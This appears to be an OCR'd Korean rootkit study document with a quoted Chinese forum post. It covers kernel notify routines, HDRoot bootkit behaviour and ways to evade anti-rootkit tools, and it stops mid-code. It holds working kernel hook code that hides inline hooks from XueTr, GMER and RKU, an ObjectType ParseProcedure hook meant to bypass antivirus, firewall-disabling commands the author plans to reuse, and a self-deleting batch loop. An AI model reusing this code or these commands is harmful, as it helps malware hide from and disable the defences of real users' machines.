
다음과 같은 코드를 작성해 본다. 아래 코드는 커널단에서 생성/삭제되는 프로세스와 스레드들을 모니터링한다. 아래에서는 MyLoadImageNotifyRoutine에서 프로세스와 스레드 정보를 출력하는 것만 다루었지만, 이를 더 확장하여 해당 프로세스를 은닉할 수도 있을 것이다.

```
#include <ntddk.h>

VOID MyLoadImageNotifyRoutine(IN PUNICODE_STRING FullImageName, IN HANDLE ProcessId,
IN PIMAGE_INFO ImageInfo)
{
        DbgPrint("Load Image. PID=%d, Image Name=%ws\n",
        ProcessId,FullImageName->Buffer);
}

//프로세스 생성, 종료
VOID MyCreateProcessNotifyRoutine(IN HANDLE ParentId, IN HANDLE ProcessId, IN BOOLEAN
Create)
{
        if(Create)
                DbgPrint("Create process. ParentId=%d, ProcessId=%d\n",
                ParentId, ProcessId);
        else
                DbgPrint("Delete Process. ParentId=%d, ProcessId=%d\n",
                ParentId, ProcessId);
}

//스레드 생성/종료
VOID MyCreateThreadNotifyRoutine(IN HANDLE ProcessId, IN HANDLE ThreadId, IN BOOLEAN
Create)
{
        if(Create)
                DbgPrint("Create thread. ProcessId=%d, ThreadId=%d\n",
                ProcessId, ThreadId);
        else
                DbgPrint("Delete thread. ProcessId=%d, ThreadId=%d\n",
                ProcessId, ThreadId);
}

//드라이버 엔트리 포인트
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING
pusRegistryPath)
{
        //모니터링 함수 설정
        NTSTATUS Res1=PsSetLoadImageNotifyRoutine(*MyLoadImageNotifyRoutine);
        NTSTATUS
Res2=PsSetCreateProcessNotifyRoutine(*MyCreateProcessNotifyRoutine,TRUE);
        NTSTATUS Res3=PsSetCreateThreadNotifyRoutine(*MyCreateThreadNotifyRoutine);

        //초기화 결과로 리턴하기
        if((Res1==STATUS_SUCCESS)||(Res2==STATUS_SUCCESS)||(Res3==STATUS_SUCCESS))
                //만약 적어도 하나의 함수가 성공한다면, 드라이버는 반드시 메모리에
                남아있어야 한다.
                return STATUS_SUCCESS;
        else
                return STATUS_UNSUCCESSFUL;
```

```
}
```

[표 2-15] 모니터링용 디바이스 드라이버

PsSetCreateExpressNotiryRoutine 함수가 중요한데, 왜냐하면 이 함수는 위에 제시된 3개의 함수 중 이전에 설치된 콜백함수를 제거할 수 있는 유일한 함수이기 때문이다. 두번째 파라미터(TRUR-설치, FALSE-제거)를 이용한다. 또다른 함수는 모니터링 함수의 설치를 할 수 있는데, 그것의 제거를 하지는 못한다. 따라서 함수가 성공적으로 설치되면, 이 드라이버는 계속해서 상주하게 된다. 몇몇의 방화벽이나 안티바이러스는 이러한 함수들을 사용하기도 한다. 이 드라이버를 로딩하면 [그림 2-51]와 같이 프로세스, 스레드가 생성시 디버그 메시지를 출력한다.



[그림 2-51]

2.6 IDT Hooking

Interrupt Descriptor Table을 후킹한다. (루트킷을 이용하는 악성코드)

2.7 IRP Hooking

I/O Request Packet 함수를 후킹한다.(루트킷을 이용하는 악성코드)

2.8 Inline Function(Detour Patch) Hooking

다음은 안티루트킷을 우회할 수 있는 인라인 훅에 관한 정보들이다. 출처는 http://bbs.pediy.com/archive/index.php?t-170503.html 이곳이다.

[原创]Hide your InlineHook in Xuetr、Gmer、RKU、KD（技术解封专题）

隐藏inlinehook已经不是新鲜招数了，因为我们有隐藏更彻底的hook，木有ark能扫得到，so，这个老技术是时候解封了。

第一种老V已经说了，poolhack~吖把我正在用的方法给公布了，鄙视下 :cool: 传送门：
http://bbs.pediy.com/showthread.php?t=152884

第二种也是老v发布的http://bbs.pediy.com/showthread.php?t=154384

其实就是hook MmIsAddressValid（肯定会有N多人鄙视我了。）

```
//适用：gmer，rku，KD
BOOLEAN __stdcall NewMmIsAddressValid(
__in PVOID VirtualAddress
)
{
MMISADDRESSVALID OldMmIsAddressValid;
PEPROCESS EProcess;
char *ProName = NULL;

__try{
if (KeGetCurrentIrql() != PASSIVE_LEVEL){
__leave;
}
EProcess = PsGetCurrentProcess();
ProName = PsGetProcessImageFileName(EProcess);
if (!ProName){
__leave;
}
if (strstr(ProName,"123123.exe") != 0)
{
KdPrint(("%s -> %08x\n",ProName,VirtualAddress));

//
if (VirtualAddress == 0x80511000 ||
VirtualAddress == 0x805c8000)
{
return FALSE;
}
}
}
__except(EXCEPTION_EXECUTE_HANDLER){
goto _FuncRet;
}
_FuncRet:
OldMmIsAddressValid = (MMISADDRESSVALID)MmIsAddressValidHookZone;
return OldMmIsAddressValid(VirtualAddress);
}
```

你以为到此就完了吗？下面重点说说xuetr~~

xuetr自实现了一个MmIsxxxxxxx，难点在于怎么定位到xuetr的这个函数~~

如果你认认真真看过A盾的代码，就知道自己实现MmIsxxxxxxx会有一个特征码：

```
__inline ULONG CR4()
{
// mov eax, cr4
__asm _emit 0x0F __asm _emit 0x20 __asm _emit 0xE0
}
```

mov eax, cr4 //机器码是：0F 20 E0 即可准确定位到xuetr自己实现的MmIsAddressValid函数了

```
lkd> dt_driver_object 82256030
nt!_DRIVER_OBJECT
+0x000 Type : 4
+0x002 Size : 168
+0x004 DeviceObject : 0x82464cf0 _DEVICE_OBJECT
+0x008 Flags : 0x12
+0x00c DriverStart : 0xb2142000
+0x010 DriverSize : 0x70000
+0x014 DriverSection : 0x81f70008
+0x018 DriverExtension : 0x822560d8 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\XueTr"
+0x024 HardwareDatabase : 0x80671b60 _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xb21a203e long +ffffffffb21a203e <--------定位这里
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xb2190e34 void +ffffffffb2190e34
+0x038 MajorFunction : [28] 0xb2190f5e long +ffffffffb2190f5e

//=============================================================
=======

lkd> u 0xb21a203e
b21a203e 8bff mov edi,edi
b21a2040 55 push ebp
b21a2041 8bec mov ebp,esp
b21a2043 e8bdffffff call b21a2005
b21a2048 5d pop ebp
b21a2049 e9f8f9feff jmp b2191a46 <--------定位这里
b21a204e cc int 3
b21a204f cc int 3

//=================================================

lkd> u b2191a46 l 100
b2191a46 8bff mov edi,edi
b2191a48 55 push ebp
b2191a49 8bec mov ebp,esp
b2191a4b 83ec20 sub esp,20h
b2191a4e 53 push ebx
b2191a4f 56 push esi
b2191a50 57 push edi
b2191a51 50 push eax
b2191a52 8b4504 mov eax,dword ptr [ebp+4]
b2191a55 8945f4 mov dword ptr [ebp-0Ch],eax
```

```
b2191a58 58 pop eax
b2191a59 8b750c mov esi,dword ptr [ebp+0Ch]
b2191a5c 8b4604 mov eax,dword ptr [esi+4]
b2191a5f c745fc010000c0 mov dword ptr [ebp-4],0C0000001h
b2191a66 85c0 test eax,eax
b2191a68 0f8406020000 je b2191c74
b2191a6e 50 push eax
b2191a6f ff15285019b2 call dword ptr ds:[0B2195028h]
b2191a75 3c01 cmp al,1
b2191a77 0f85f7010000 jne b2191c74
b2191a7d 0fb73e movzx edi,word ptr [esi]
b2191a80 33c0 xor eax,eax
b2191a82 663bc7 cmp ax,di
b2191a85 0f84e9010000 je b2191c74
b2191a8b e860ffffff call b21919f0
b2191a90 3c01 cmp al,1
b2191a92 0f85dc010000 jne b2191c74
b2191a98 6a02 push 2
b2191a9a 5b pop ebx
b2191a9b 0fb7c7 movzx eax,di
b2191a9e 03c3 add eax,ebx
b2191aa0 50 push eax
b2191aa1 6a01 push 1
b2191aa3 ff15fc5019b2 call dword ptr ds:[0B21950FCh]
b2191aa9 8bf8 mov edi,eax
b2191aab 897df0 mov dword ptr [ebp-10h],edi
b2191aae 85ff test edi,edi
b2191ab0 0f84be010000 je b2191c74
b2191ab6 0fb706 movzx eax,word ptr [esi]
b2191ab9 03c3 add eax,ebx
b2191abb 50 push eax
b2191abc 6a00 push 0
b2191abe 57 push edi
b2191abf e8822e0000 call b2194946
b2191ac4 0fb706 movzx eax,word ptr [esi]
b2191ac7 50 push eax
b2191ac8 ff7604 push dword ptr [esi+4]
b2191acb 57 push edi
b2191acc e8692e0000 call b219493a
b2191ad1 6a5c push 5Ch
b2191ad3 57 push edi
b2191ad4 ff15f45019b2 call dword ptr ds:[0B21950F4h]
b2191ada 83c420 add esp,20h
b2191add 85c0 test eax,eax
b2191adf 740c je b2191aed
b2191ae1 03c3 add eax,ebx
b2191ae3 33c9 xor ecx,ecx
b2191ae5 89450c mov dword ptr [ebp+0Ch],eax
b2191ae8 663b08 cmp cx,word ptr [eax]
b2191aeb 7503 jne b2191af0
b2191aed 897d0c mov dword ptr [ebp+0Ch],edi
b2191af0 e87309fdff call b2162468
b2191af5 ff750c push dword ptr [ebp+0Ch]
b2191af8 e84bfeffff call b2191948
b2191afd 33c0 xor eax,eax
b2191aff 0fb788a24d19b2 movzx ecx,word ptr [eax-4DE6B25Eh]
b2191b06 668988a0151ab2 mov word ptr [eax-4DE5EA60h],cx
b2191b0d 03c3 add eax,ebx
b2191b0f 6685c9 test cx,cx
b2191b12 75eb jne b2191aff
b2191b14 bea0151ab2 mov esi,0B21A15A0h
b2191b19 8bc6 mov eax,esi
```

```
b2191b1b 8d5002 lea edx,[eax+2]
b2191b1e 668b08 mov cx,word ptr [eax]
b2191b21 03c3 add eax,ebx
b2191b23 6685c9 test cx,cx
b2191b26 75f6 jne b2191b1e
b2191b28 8b3df05019b2 mov edi,dword ptr ds:[0B21950F0h]
b2191b2e 2bc2 sub eax,edx
b2191b30 d1f8 sar eax,1
b2191b32 b900010000 mov ecx,100h
b2191b37 2bc8 sub ecx,eax
b2191b39 51 push ecx
b2191b3a ff750c push dword ptr [ebp+0Ch]
b2191b3d 56 push esi
b2191b3e ffd7 call edi
b2191b40 83c40c add esp,0Ch
b2191b43 e8b802fdff call b2161e00
b2191b48 ff75f4 push dword ptr [ebp-0Ch]
b2191b4b 8b5d08 mov ebx,dword ptr [ebp+8]
b2191b4e 53 push ebx
b2191b4f e8bc46fdff call b2166210
b2191b54 e8b715fbff call b2143110 <--------定位这里

//====================
lkd> u b2143110 l 100
b2143110 8bff mov edi,edi
b2143112 55 push ebp
b2143113 8bec mov ebp,esp
b2143115 83ec14 sub esp,14h
b2143118 53 push ebx
b2143119 6a03 push 3
b214311b c645ff00 mov byte ptr [ebp-1],0
b214311f e8c4300200 call b21661e8
b2143124 8bd8 mov ebx,eax
b2143126 6a02 push 2
b2143128 895dec mov dword ptr [ebp-14h],ebx
b214312b e8b8300200 call b21661e8
b2143130 8945f8 mov dword ptr [ebp-8],eax
b2143133 85db test ebx,ebx
b2143135 0f84b6020000 je b21433f1
b214313b 85c0 test eax,eax
b214313d 0f84ae020000 je b21433f1
b2143143 56 push esi
b2143144 57 push edi
b2143145 8b7b14 mov edi,dword ptr [ebx+14h]
b2143148 8b37 mov esi,dword ptr [edi]
b214314a 685c005300 push 53005Ch
b214314f 6a04 push 4
b2143151 897df0 mov dword ptr [ebp-10h],edi
b2143154 e875300200 call b21661ce
b2143159 6879007300 push 730079h
b214315e 6a05 push 5
b2143160 e869300200 call b21661ce
b2143165 6874006500 push 650074h
b214316a 6a06 push 6
b214316c e85d300200 call b21661ce
b2143171 686d005200 push 52006Dh
b2143176 6a07 push 7
b2143178 e851300200 call b21661ce
b214317d 686f006f00 push 6F006Fh
b2143182 6a08 push 8
b2143184 e845300200 call b21661ce
```

```
b2143189 6874005c00 push 5C0074h
b214318e 6a09 push 9
b2143190 e839300200 call b21661ce
b2143195 6873007900 push 790073h
b214319a 6a0a push 0Ah
b214319c e82d300200 call b21661ce
b21431a1 6873007400 push 740073h
b21431a6 6a0b push 0Bh
b21431a8 e821300200 call b21661ce
b21431ad 6865006d00 push 6D0065h
b21431b2 6a0c push 0Ch
b21431b4 e815300200 call b21661ce
b21431b9 6833003200 push 320033h
b21431be 6a0d push 0Dh
b21431c0 e809300200 call b21661ce
b21431c5 3bfe cmp edi,esi
b21431c7 0f841f010000 je b21432ec
b21431cd 8b4e18 mov ecx,dword ptr [esi+18h]
b21431d0 8b150c5119b2 mov edx,dword ptr ds:[0B219510Ch]
b21431d6 8b4620 mov eax,dword ptr [esi+20h]
b21431d9 8b12 mov edx,dword ptr [edx]
b21431db 03c1 add eax,ecx
b21431dd 894df4 mov dword ptr [ebp-0Ch],ecx
b21431e0 3bca cmp ecx,edx
b21431e2 0f86ed000000 jbe b21432d5
b21431e8 3bc2 cmp eax,edx
b21431ea 0f86e5000000 jbe b21432d5
b21431f0 394df8 cmp dword ptr [ebp-8],ecx
b21431f3 0f86dc000000 jbe b21432d5
b21431f9 3945f8 cmp dword ptr [ebp-8],eax
b21431fc 0f83d3000000 jae b21432d5
b2143202 8b15145119b2 mov edx,dword ptr ds:[0B2195114h]
b2143208 3bd1 cmp edx,ecx
b214320a 0f86c5000000 jbe b21432d5
b2143210 3bd0 cmp edx,eax
b2143212 0f83bd000000 jae b21432d5
b2143218 81f900000090 cmp ecx,90000000h
b214321e 0f83b1000000 jae b21432d5
b2143224 66837e2404 cmp word ptr [esi+24h],4
b2143229 0f86a6000000 jbe b21432d5
b214322f 8b4628 mov eax,dword ptr [esi+28h]
b2143232 85c0 test eax,eax
b2143234 0f849b000000 je b21432d5
b214323a 6a01 push 1
b214323c 50 push eax
b214323d e872ab0300 call b217ddb4 <--------定位这里就是xuetr自己的MmIsAddressValid
```

然后没区别了：


```
//bypass xuetr
BOOLEAN __stdcall NewXuetrMmIsAddressValid(
__in PVOID VirtualAddress,
__in int Type
)
{
XUETRMMISADDRESSVALID OldXuetrMmIsAddressValid;

KdPrint(("%08x\n",VirtualAddress));

if (VirtualAddress == 0x804fe000)
```

```
{
return FALSE;
}
OldXuetrMmIsAddressValid = (XUETRMMISADDRESSVALID)XuetrMmIsAddressValidHookZone;
return OldXuetrMmIsAddressValid(VirtualAddress,Type);
}
```

最后广告PS：反游戏保护论坛，专注各种游戏保护的反向研究~：
http://www.antigameprotect.com/

2.9 MBR을 감염시키는 루트킷

HDRoot은 재미있는 기술을 사용한다. 바로 MBR에 악성코드를 삽입하여(MBR 변조), 부팅 시 OS가 로드되는 순간에 루트킷이 실행되게 하는 것이다. 따라서 탐지가 어려우며, 시스템에 장시간 머무르며 지속적인 공격이 가능하다. "Winnit"해킹 그룹이 제작하였다. 사용되는 악성코드의 파일 이름은 NET.exe이다. 구조는 [그림 2-52]와 같다.




[그림 2-52] HDRoot의 구조

이제 각 스테이지에 대해 아래에서 상세히 설명하도록 하겠다.

2.9.1 Drop.exe

해당 파일은 악성코드를 드롭하는 역할을 한다. 실행시에 실행파일의 리소스 섹션(.rsrc)에 저장하고 있는 파일들을 파일로 생성한다. 생성하는 파일은 **hall32.exe**(MBR bootkit역할)와 **Bootmgr.exe**(Virus Loader역할)이다. 그 후에 생성파일중 하나인 hall32.exe을 실행한다.



[그림 2-53] 출처 Malwares.com

hall32.exe가 실행될 때, bootmgr.exe는 inst명령어로 설치된다. 즉 커멘드에서 "**hall.exe inst bootmgr.exe**"로 실행된다. hall32.exe는 "inst"이외에 다음 명령어들을 지원한다.

Argv	Function
check	Inst로 설치한 HDD의 정보를 확인한다.
clean	Inst로 설치한 MBR코드들을 복구한다.
test	하드의 비어있는 공간이 얼마인지 출력해준다.
inst	OS실행 시에 Inst 인자 뒤에 받은 파일을 열도록 MBR 코드를 변조한다.
instf	비어있는 공간이 없어도 강제 install을 해준다.
info	Inst에 인자로 줄 파일이 얼마나 많은 공간을 차지하는가와 CRC값을 출력해준다.

[그림 2-54] 출처 Malwares.com

2.9.2 hall32.exe

이것은 2006년에 만들어진 부트킷이다. MBR 코드를 변경하는 역할을 한다. 리소스 섹션 내에 4개의 코드를 담고 있다. BOOT(16비트 코드), MBR(16비트 코드), RKIMAGE(16비트 코드), DLLLOAD(32비트 코드)가 그것이다.

[그림 2-55] hall32.exe의 구조, 출처 mallwares.com

앞서 hall32.exe는 실행될 때 "hall.exe inst bootmgr.exe"로 실행된다고 하였다. 이 명령어로 bootmgr.exe가 설치되는데, 그 과정은 다음과 같다.

MBR → BOOT → RKIMAGE → DLLLOAD → Bootmgr.exe

2.9.3 Bootmgr.exe

해당 실행파일은, 정상 실행파일의 이름과 동일하다. process explorer상에서 보이는 외양에서 악성코드임을 들키지 않기 위해 이 이름을 사용한 것으로 보인다. bootmgr.exe는 [표 2-16]와 같은 일을 수행한다.

boormgr.exe
악성 파일 생성(리소스 섹션 내부의 악성파일을 생성)
방화벽 해제
외부 서버 접근
자체 삭제

[표 2-16]

리소스 섹션 내의 악성코드는 [그림 2-56]와 같이 FindResourceA함수로 리소스를 찾아서, 해당 리소스를 로드하여 악성파일을 생성한다. 악성파일의 이름은 svchost.exe이다. 이것도 이름이 참 윈도우스럽다.

[그림 2-56] 리소스 섹션 내부의 악성파일 생성, 출처 malwares.com

또한 "cmd.exe /c net stop sharedaccess"콘솔 프로그램을 이용해 방화벽을 해제한다. 필자는 추후 개발에 있어서, [표 2-17]의 명령어를 이용하여 방화벽을 해제할 예정이다.

netsh firewall set opmode disable

[표 2-17] 방화벽 해지 명령어


이후에 bootmgr.exe는 생성한 svchost.exe를 -install옵션으로 실행한다. (svchost.exe -install) 그 후에 C&C서버의 URL로 접속하여 추가적인 악성파일을 다운로드받는다. 그 후에 [표 2-18]의 코드를 실행한다. 이 코드는 bootmgr.exe를 삭제하고, 자기 자신(svchost.exe)도 삭제한다.

:Repeat **del "bootmgr.exe"** **if exist "bootmgr.exe" gotoRepeat** **del "임시폴더/delXXX.bat"**

[표 2-18]

2.9.4 svchost.exe

bootmgr.exe는 해당 프로세스의 리소스 섹션에 위치한 svchost.exe를 추출하여 실행한다. 이렇게 추출된 svchost.exe는 백신ㅇ르 삭제하고, 서비스를 설치하고 삭제하는 등의 행위를 한다.



[그림 2-57] svchost.exe

svchost.exe의 중요 행위와, 코드 분석은 malwares.com의 [WMS_상세분석보고서]HDROOT를 참고하길 바란다.

3 안티 루트킷 우회

3.1 ObjectType 후킹

좀더 알아봐야 한다. 어떤 원리인지 모른다. 구글에 intext:"ObjectType hook" 이라고 검색하자.
http://www.xfocus.net/articles/200802/966.html 에 제시된 방법이다.

유저 단(ntdll.dll)에서 안티루트킷(Icesword, gmer, NIAP 등등)의 우회가 가능하다. 여기에서는 OBJECT_TYPE_INITIALIZER라는 유저단의 구조체 이용한다. ObjectHook은 아직도 많은 백신과 안티루트킷을 우회하는 데 유효하다. _OBJECT_TYPE_INITIALIZER을 재설정함으로써 가능하다.
이 구조체의 커널에 대한 정보는 http://bbs.pediy.com/showthread.php?t=150403 이곳을 참고.

```
kd> dt ntdll!_OBJECT_TYPE_INITIALIZER
   +0x000 Length           : Uint2B
   +0x002 UseDefaultObject : UChar
   +0x003 CaseInsensitive  : UChar
   +0x004 InvalidAttributes : Uint4B
   +0x008 GenericMapping   : _GENERIC_MAPPING
   +0x018 ValidAccessMask  : Uint4B
   +0x01c SecurityRequired : UChar
   +0x01d MaintainHandleCount : UChar
   +0x01e MaintainTypeList : UChar
   +0x020 PoolType         : _POOL_TYPE
   +0x024 DefaultPagedPoolCharge : Uint4B
   +0x028 DefaultNonPagedPoolCharge : Uint4B
   +0x02c DumpProcedure    : Ptr32     void
   +0x030 OpenProcedure    : Ptr32     long
   +0x034 CloseProcedure   : Ptr32     void
   +0x038 DeleteProcedure  : Ptr32     void
   +0x03c ParseProcedure   : Ptr32     long
   +0x040 SecurityProcedure : Ptr32     long
   +0x044 QueryNameProcedure : Ptr32     long
   +0x048 OkayToCloseProcedure : Ptr32     unsigned char
```

[그림 3-1] OBJECT_TYPE_INITIALIZER

이 중 주목할 인자는 ParseProcedure인자이다. 이것을 이용하여 GMER, DarkSpy등의 안티루트킷의 우회가 가능하다.

http://blog.csdn.net/wowbell/article/details/6541180 에서도 XueTr을 우회하는 기법 중 ObjectType Hook을 다룬다.

아직 분석은 못했지만, 코드는 다음과 같다.
출처는 http://blog.csdn.net/whatday/article/details/13626947 이다.

```
#include <ntddk.h>

#define OBJECT_TO_OBJECT_HEADER(o)\
      CONTAINING_RECORD((o),OBJECT_HEADER,Body)
```

```
#define CONTAINING_RECORD(address,type,field)\
      ((type*)(((ULONG_PTR)address)-(ULONG_PTR)(&(((type*)0)->field))))


typedef struct _OBJECT_TYPE_INITIALIZER {
  USHORT Length;
  BOOLEAN UseDefaultObject;
  BOOLEAN CaseInsensitive;
  ULONG InvalidAttributes;
  GENERIC_MAPPING GenericMapping;
  ULONG ValidAccessMask;
  BOOLEAN SecurityRequired;
  BOOLEAN MaintainHandleCount;
  BOOLEAN MaintainTypeList;
  POOL_TYPE PoolType;
  ULONG DefaultPagedPoolCharge;
  ULONG DefaultNonPagedPoolCharge;
  PVOID DumpProcedure;
  PVOID OpenProcedure;
  PVOID CloseProcedure;
  PVOID DeleteProcedure;
  PVOID ParseProcedure;
  PVOID SecurityProcedure;
  PVOID QueryNameProcedure;
  PVOID OkayToCloseProcedure;
} OBJECT_TYPE_INITIALIZER, *POBJECT_TYPE_INITIALIZER;


typedef struct _OBJECT_TYPE {
  ERESOURCE Mutex;
  LIST_ENTRY TypeList;
  UNICODE_STRING Name;
  PVOID DefaultObject;
  ULONG Index;
  ULONG TotalNumberOfObjects;
  ULONG TotalNumberOfHandles;
  ULONG HighWaterNumberOfObjects;
  ULONG HighWaterNumberOfHandles;
  OBJECT_TYPE_INITIALIZER TypeInfo;
#ifdef POOL_TAGGING
  ULONG Key;
#endif
} OBJECT_TYPE, *POBJECT_TYPE;

typedef struct _OBJECT_CREATE_INFORMATION {
  ULONG Attributes;
  HANDLE RootDirectory;
  PVOID ParseContext;
  KPROCESSOR_MODE ProbeMode;
  ULONG PagedPoolCharge;
  ULONG NonPagedPoolCharge;
  ULONG SecurityDescriptorCharge;
  PSECURITY_DESCRIPTOR SecurityDescriptor;
  PSECURITY_QUALITY_OF_SERVICE SecurityQos;
  SECURITY_QUALITY_OF_SERVICE SecurityQualityOfService;
} OBJECT_CREATE_INFORMATION, *POBJECT_CREATE_INFORMATION;
```

```
typedef struct _OBJECT_HEADER {
  LONG PointerCount;
  union {
    LONG HandleCount;
    PSINGLE_LIST_ENTRY SEntry;
  };
  POBJECT_TYPE Type;
  UCHAR NameInfoOffset;
  UCHAR HandleInfoOffset;
  UCHAR QuotaInfoOffset;
  UCHAR Flags;
  union
  {
    POBJECT_CREATE_INFORMATION ObjectCreateInfo;
    PVOID QuotaBlockCharged;
  };

  PSECURITY_DESCRIPTOR SecurityDescriptor;
  QUAD Body;
} OBJECT_HEADER, *POBJECT_HEADER;
POBJECT_TYPE pType= NULL;
POBJECT_HEADER addrs=NULL;
PVOID OldParseProcedure = NULL;


NTSTATUS NewParseProcedure(IN PVOID ParseObject,
             IN PVOID ObjectType,
             IN OUT PACCESS_STATE AccessState,
             IN KPROCESSOR_MODE AccessMode,
             IN ULONG Attributes,
             IN OUT PUNICODE_STRING CompleteName,
             IN OUT PUNICODE_STRING RemainingName,
             IN OUT PVOID Context OPTIONAL,
             IN PSECURITY_QUALITY_OF_SERVICE SecurityQos OPTIONAL,
             OUT PVOID *Object)
{
     NTSTATUS Status;
     KdPrint(("object is hook\n"));

  __asm
  {
      push eax
      push Object
      push SecurityQos
      push Context
      push RemainingName
      push CompleteName
      push Attributes
      movzx eax, AccessMode
      push eax
      push AccessState
      push ObjectType
      push ParseObject
      call OldParseProcedure
      mov Status, eax
      pop eax
```

```
  }
  return Status;

}
NTSTATUS Hook()
{
  NTSTATUS  Status;
  HANDLE hFile;
  UNICODE_STRING Name;
  OBJECT_ATTRIBUTES Attr;
  IO_STATUS_BLOCK ioStaBlock;
  PVOID pObject = NULL;


  RtlInitUnicodeString(&Name,L"\\Device\\HarddiskVolume1\\1.txt");
  InitializeObjectAttributes(&Attr,&Name,OBJ_CASE_INSENSITIVE |
OBJ_KERNEL_HANDLE ,\
    0,NULL);
  Status = ZwOpenFile(&hFile,GENERIC_ALL,&Attr,&ioStaBlock,\
    0,FILE_NON_DIRECTORY_FILE);
  if (!NT_SUCCESS(Status))
  {
    KdPrint(("File is Null\n"));
    return Status;
  }

  Status =
ObReferenceObjectByHandle(hFile,GENERIC_ALL,NULL,KernelMode,&pObject,NULL);
  if (!NT_SUCCESS(Status))
  {
    KdPrint(("Object is Null\n"));
    return Status;
  }

 KdPrint(("pobject is %08X\n",pObject));

 addrs=OBJECT_TO_OBJECT_HEADER(pObject);//获取对象头


pType=addrs->Type;//获取对象类型结构 object-10h

KdPrint(("pType is %08X\n",pType));
OldParseProcedure = pType-
